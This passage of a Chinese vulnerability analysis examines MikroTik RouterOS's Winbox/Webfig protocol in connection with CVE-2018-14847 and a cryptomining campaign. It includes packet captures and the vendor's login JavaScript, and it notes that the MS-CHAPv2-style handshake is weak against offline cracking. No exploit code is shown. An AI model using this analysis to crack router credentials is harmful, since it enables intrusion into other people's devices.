基于 CVE-2018-14847 的 Mikrotik RouterOS 安全事件分析

作者:超弦攻防实验室(Str1ng Adlab)


0x0 背景


近段时间,我们从互联网上相关数据获知巴西境内大量 Mikrotik 路由器被感染挖矿,规模很大,且有全网蔓延趋势,攻击者利用了今年早些时候的一个比较严重的漏洞 CVE-2018-14847,考虑到国内到也有不少用户在使用 Mikrotik 路由器,超弦实验室安全研究人员决于该漏洞与此事件迅速展开了深度跟踪与分析。

0x1 漏洞成因分析

MikroTik RouterOS 是一款基于 Linux 核心开发，兼容 Arm，mips，x86 PC 等多种架构网络设备操作系统。通过安装该操作系统可以将标准的 PC 电脑变成专业路由器，也就是平时常说的软路由。同时，RouterOS 提供了丰富的管理配置接口：1)winbox：GUI 软件管理；2)cli：命令配置;3)webfig ：网页图形化管理。而 Winbox for MikroTikRouterOS 是一个用于管理 MikroTik RouterOS 系统的 GUI 客户端应用程序。

Webfig 跟 Winbox 采用同样的消息通信协议，Webfig 是网页的形式,Winbox 是客户端，界面配置管理一样.






对于 CVE-2018-14847 的入口,还要从 Mikrotik RouterOS 通信协议(通信端口为 8291)说起,接下来我们从安全研究的角度与方向去分析它。

0x1a 协议抓包分析

首先我们用 WireShark 对其远程登录过程进行抓包并辅以 Chrome F12 开发者工具进行调试分析,我们会得到如下数据:



Filter: ip.addr == 192.168.2.1 and http.request

No.	Time	Source	Destination	Protocol	Length	Info
236	16.6137280	192.168.2.100	192.168.2.1	HTTP	524	GET /webfig/ HTTP/1.1
247	16.8651900	192.168.2.100	192.168.2.1	HTTP	457	GET /webfig/master-11db27ae9cb0.css HTTP/1.1
248	16.8669190	192.168.2.100	192.168.2.1	HTTP	445	GET /webfig/master-min-f50da693c295.js HTTP/1.1
260	16.8734340	192.168.2.100	192.168.2.1	HTTP	467	GET /webfig/progress.gif HTTP/1.1
358	17.0665990	192.168.2.100	192.168.2.1	HTTP	542	GET /webfig/iframe.html HTTP/1.1
366	17.2833940	192.168.2.100	192.168.2.1	HTTP	423	GET /webfig/list HTTP/1.1
371	17.3151950	192.168.2.100	192.168.2.1	HTTP	442	GET /webfig/roteros-e455937fb0ae.jg HTTP/1.1
447	17.6393230	192.168.2.100	192.168.2.1	HTTP	442	GET /webfig/advtool-fc1932f6809e.jg HTTP/1.1
452	17.8810510	192.168.2.100	192.168.2.1	HTTP	439	GET /webfig/dhcp-a73151e2b1e6.jg HTTP/1.1
459	17.9716500	192.168.2.100	192.168.2.1	HTTP	439	GET /webfig/dude-65f18faed649.jg HTTP/1.1
475	18.0530080	192.168.2.100	192.168.2.1	HTTP	438	GET /webfig/gps-21fa81423a5e.jg HTTP/1.1
481	18.3159810	192.168.2.100	192.168.2.1	HTTP	442	GET /webfig/hotspot-ccc39a2819bf.jg HTTP/1.1
487	18.3649380	192.168.2.100	192.168.2.1	HTTP	439	GET /webfig/ipv6-e2b10f16f36a.jg HTTP/1.1
496	18.4082970	192.168.2.100	192.168.2.1	HTTP	438	GET /webfig/kvm-6e1029470a44.jg HTTP/1.1
501	18.4459980	192.168.2.100	192.168.2.1	HTTP	438	GET /webfig/lcd-30a740bf5375.jg HTTP/1.1
510	18.6527770	192.168.2.100	192.168.2.1	HTTP	439	GET /webfig/mpls-6cca66c3f170.jg HTTP/1.1
516	18.6958590	192.168.2.100	192.168.2.1	HTTP	438	GET /webfig/ntp-412e80e06f88.jg HTTP/1.1
521	18.9528210	192.168.2.100	192.168.2.1	HTTP	438	GET /webfig/pim-fac4ce9edd44.jg HTTP/1.1
526	19.0103540	192.168.2.100	192.168.2.1	HTTP	438	GET /webfig/ppp-df56ca49d3cd.jg HTTP/1.1
533	19.0607180	192.168.2.100	192.168.2.1	HTTP	442	GET /webfig/roting4-2cabe59181eb.jg HTTP/1.1
545	19.0893130	192.168.2.100	192.168.2.1	HTTP	441	GET /webfig/secure-20689718c06c.jg HTTP/1.1
551	19.1609910	192.168.2.100	192.168.2.1	HTTP	438	GET /webfig/ups-e29683c8d492.jg HTTP/1.1
559	19.4279260	192.168.2.100	192.168.2.1	HTTP	440	GET /webfig/wlan6-069446914455.jg HTTP/1.1
588	19.6594250	192.168.2.100	192.168.2.1	HTTP	507	POST /jsproxy HTTP/1.1

在通过 Webfig 网页配置接口进行登录的过程,客户端首先请求一个 js 文件,后面我们称之为 jsmin,然后 POST 相关的数据包(msg)到 RouterOS 的/jsproxy 接口,查看 jsmin 的代码可知 Webfig 和 RouterOS 之间的通信消息 msg(登录认证)均由其处理:

```
function initWebfig() {
    request('GET', '/webfig/list', null,
    function(resp) {
        var gums = eval('([' + resp + '{}])');
        var ros;
        for (var i = 0; i < gums.length - 1;) {
            if (gums[i].name == 'roteros.jg') {
                ros = gums[i];
                gums.splice(i, 1);
                continue;
            }
            if (gums[i].name.substr(gums[i].name.length - 4) == '.png') {
                gums.splice(i, 1);
                continue;
            }++i;
        }
        gums.splice(0, 0, ros);
        gums.splice(gums.length - 1, 1);
        loadGUM(null, gums, 0);
    });
}
function start() {
    generateMetaInfo(sysmap);
    loadSkin(sysres.skin,
    function() {
        generateMenu();
        hide('login');
        hide('startup');
        show('page');
```

```
//登录认证
function doAuth(user, pwd, cb, arg) {
    request('POST', '/jsproxy', '',
    function(r) {
        session = new Session(str2word(r, 0));
        var resp = session.makeResponse(user, pwd, r);
        request('POST', '/jsproxy', resp,
        function(r) {
            if (!session.decrypt(r,
            function(rep) {
                sysres.user = user;
                sysres.password = pwd;
                sysres.policy = rep.uff000b;
                sysres.skin = rep.sfe0009;
                sysres.arch = rep.s11;
                sysres.boardname = rep.s15;
                sysres.board = rep.s17;
                post({
                    Uff0001: [120],
                    uff0007: 5
                },
                function(rep) {
                    sysres.qscaps = rep.u1 || 0;
                    cb(null, arg);
                });
            })) {
                cb('Authentication failed: invalid username or password.', arg);
```

查看其通信内容,可以账户密码等数据都是加密的:


```
Referer: http://192.168.2.1/webfig/
Accept-Encoding: gzip, deflate
Cookie: username=admin

........U.....%B.5HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 313
Content-Type: msg
Date: Sun, 04 Nov 2018 17:38:59 GMT
Expires: 0

.........K....b.^P......e.....L.F]..._.7n....m....ig.Q-.....)qQ......
x...8.-...c
...WU[.B..A.......w3|4I.x,>......%rC.n.".&..._...K.
....d.......Q7;...a..o....P'.ct.....,.O..G.D....N..$r.kye
.k.]"b...L5B.....d[........H....'..+..d......@.......0j
{.|.7.H.u......mi.1Xm}..Ze.......a.......`U..]5.c6....)X.D..Qc.nW8.~.{...POST /jsproxy
HTTP/1.1
Host: 192.168.2.1
Connection: keep-alive
Content-Length: 18
Pragma: no-cache
Cache-Control: no-cache
Origin: http://192.168.2.1
```

阅读代码得知其使用了一个比较老的协议 PPP 进行加密认证,而该协议存在严重的离线碰撞破解漏洞(2012 年 defcon 大会就已展示破解方法):


```
Session.prototype.makeResponse = function(user, pwd, r) {
    var magic = "This is the MPPE Master Key";
    var magic1 = "Magic server to client signing constant";
    var magic2 = "Pad to make it do more than one iteration";
    this.txseq = 1;
    this.rxseq = 1;
    var rchallenge = str2a(r.substr(8));
    var lchallenge = [0x21, 0x40, 0x23, 0x24, 0x25, 0x5E, 0x26, 0x2A, 0x28, 0x29, 0x5F, 0x2B, 0x3A, 0x33, 0x7C, 0x7E];
    var chlgHash = sha1(lchallenge.concat(rchallenge).concat(str2a(user))).slice(0, 8);
    var pwdHash = md4(ustr2a(pwd.substr(0, 256)));
    var pwdHashHash = md4(pwdHash);
    var response = [];
    for (var j = 0; j < 3 * 56; j += 56) {
        var key = [];
        for (var i = j; i < j + 56; i += 7) {
            var w = (pwdHash[i >> 3] << 8) | (pwdHash[(i >> 3) + 1] << 0);
            key.push((w >> (8 - (i & 7))) & 0xfe);
        }
        response = response.concat(des(chlgHash, key));
    }
    var masterKey = sha1(pwdHashHash.concat(response).concat(str2a(magic))).slice(0, 16);
    this.rxEnc.setKey(this.makeKey(masterKey, false, false));
    this.txEnc.setKey(this.makeKey(masterKey, true, false));
    var reserved = [0, 0, 0, 0, 0, 0, 0, 0];
    var msg = ([0, 0]).concat(lchallenge).concat(reserved).concat(response);
    return word2str(this.id) + word2str(0) + a2str(rchallenge) + a2str(msg) + user;
};
```

0x1b 认证/协商过程分析


Message 协议的通信协商流程图如下(采用提问-应答认证机制):




1. 客户端(Winbox/Webfig)先发送一个空的 POST 请求到服务器:



2. 服务器收到请求后向客户端发送提问 Challenge:



3. 客户端利用输入的账号密码采用 MS-CHAPv2 算法生成通信 key，再利用这个 key 结合收到的提问内容 challenge 结合 RC4 加密生成 Reponse（应答），发给服务器：




```
//登录认证
function doAuth(user, pwd, cb, arg) {
    request('POST', '/jsproxy', '',   //1. empty post request
    function(r) {
        session = new Session(str2word(r, 0));
        var resp = session.makeResponse(user, pwd, r);
        request('POST', '/jsproxy', resp,     //3. challenge response
        function(r) {
            if (!session.decrypt(r,
            function(rep) {
                sysres.user = user;
                sysres.password = pwd;
                sysres.policy = rep.uff000b;
                sysres.skin = rep.sfe0009;
                sysres.arch = rep.s11;
                sysres.boardname = rep.s15;
                sysres.board = rep.s17;
                post({
                    Uff0001: [120],
                    uff0007: 5
                },
                function(rep) {
                    sysres.qscaps = rep.u1 || 0;
                    cb(null, arg);
                });
            })) {
                cb('Authentication failed: invalid username or password.', arg);
            };
        },
        function(err) {
            cb(err, arg);
        });
    });
}
```


```
Session.prototype.makeResponse= function(user, pwd, r) {
    var magic = "This is the MPPE Master Key";
    var magic1 = "Magic server to client signing constant";
    var magic2 = "Pad to make it do more than one iteration";
    this.txseq = 1;
    this.rxseq = 1;
    var rchallenge = str2a(r.substr(8));
    var lchallenge = [0x21, 0x40, 0x23, 0x24, 0x25, 0x5E, 0x26, 0x2A, 0x28, 0x29, 0x5F, 0x2B, 0x3A, 0x33, 0x7C, 0x7E];
    var chlgHash = sha1(lchallenge.concat(rchallenge).concat(str2a(user))).slice(0, 8);
    var pwdHash = md4(ustr2a(pwd.substr(0, 256))); //MD4计算密码hash,长度为16字节
    var pwdHashHash = md4(pwdHash);
    var response = [];
    for (var j = 0; j < 3 * 56; j += 56) {        //DES加密,分三段进行,每一段的key是7字节
        var key = [];
        for (var i = j; i < j + 56; i += 7) {
            var w = (pwdHash[i >> 3] << 8) | (pwdHash[(i >> 3) + 1] << 0);
            key.push((w >> (8 - (i & 7))) & 0xfe);
        }
        response = response.concat(des(chlgHash, key)); //客户端应答(response)拼接
    }
    var masterKey = sha1(pwdHashHash.concat(response).concat(str2a(magic))).slice(0, 16);
    this.rxEnc.setKey(this.makeKey(masterKey, false, false));
    this.txEnc.setKey(this.makeKey(masterKey, true, false));
    var reserved = [0, 0, 0, 0, 0, 0, 0, 0];
    var msg = ([0, 0]).concat(lchallenge).concat(reserved).concat(response);
    return word2str(this.id) + word2str(0) + a2str(rchallenge) + a2str(msg) + user;
};
```

从上述代码可以看出客户端响应主要是使用 MD4 哈希算法计算密码 pwd 的哈希值，长度为 16 字节，然后使用对称加密算法 DES 进行加密，透过其中的 for 循环我们可以看到 DES 加密分三段进行，每一段 56 位，也就是 7 个字节，然后上面 MD4 生成 pwdhash 只有 16 字节(不足 21 字节),故需要通过填补 5 个 0 来补足 21 字节,分段情况如下:

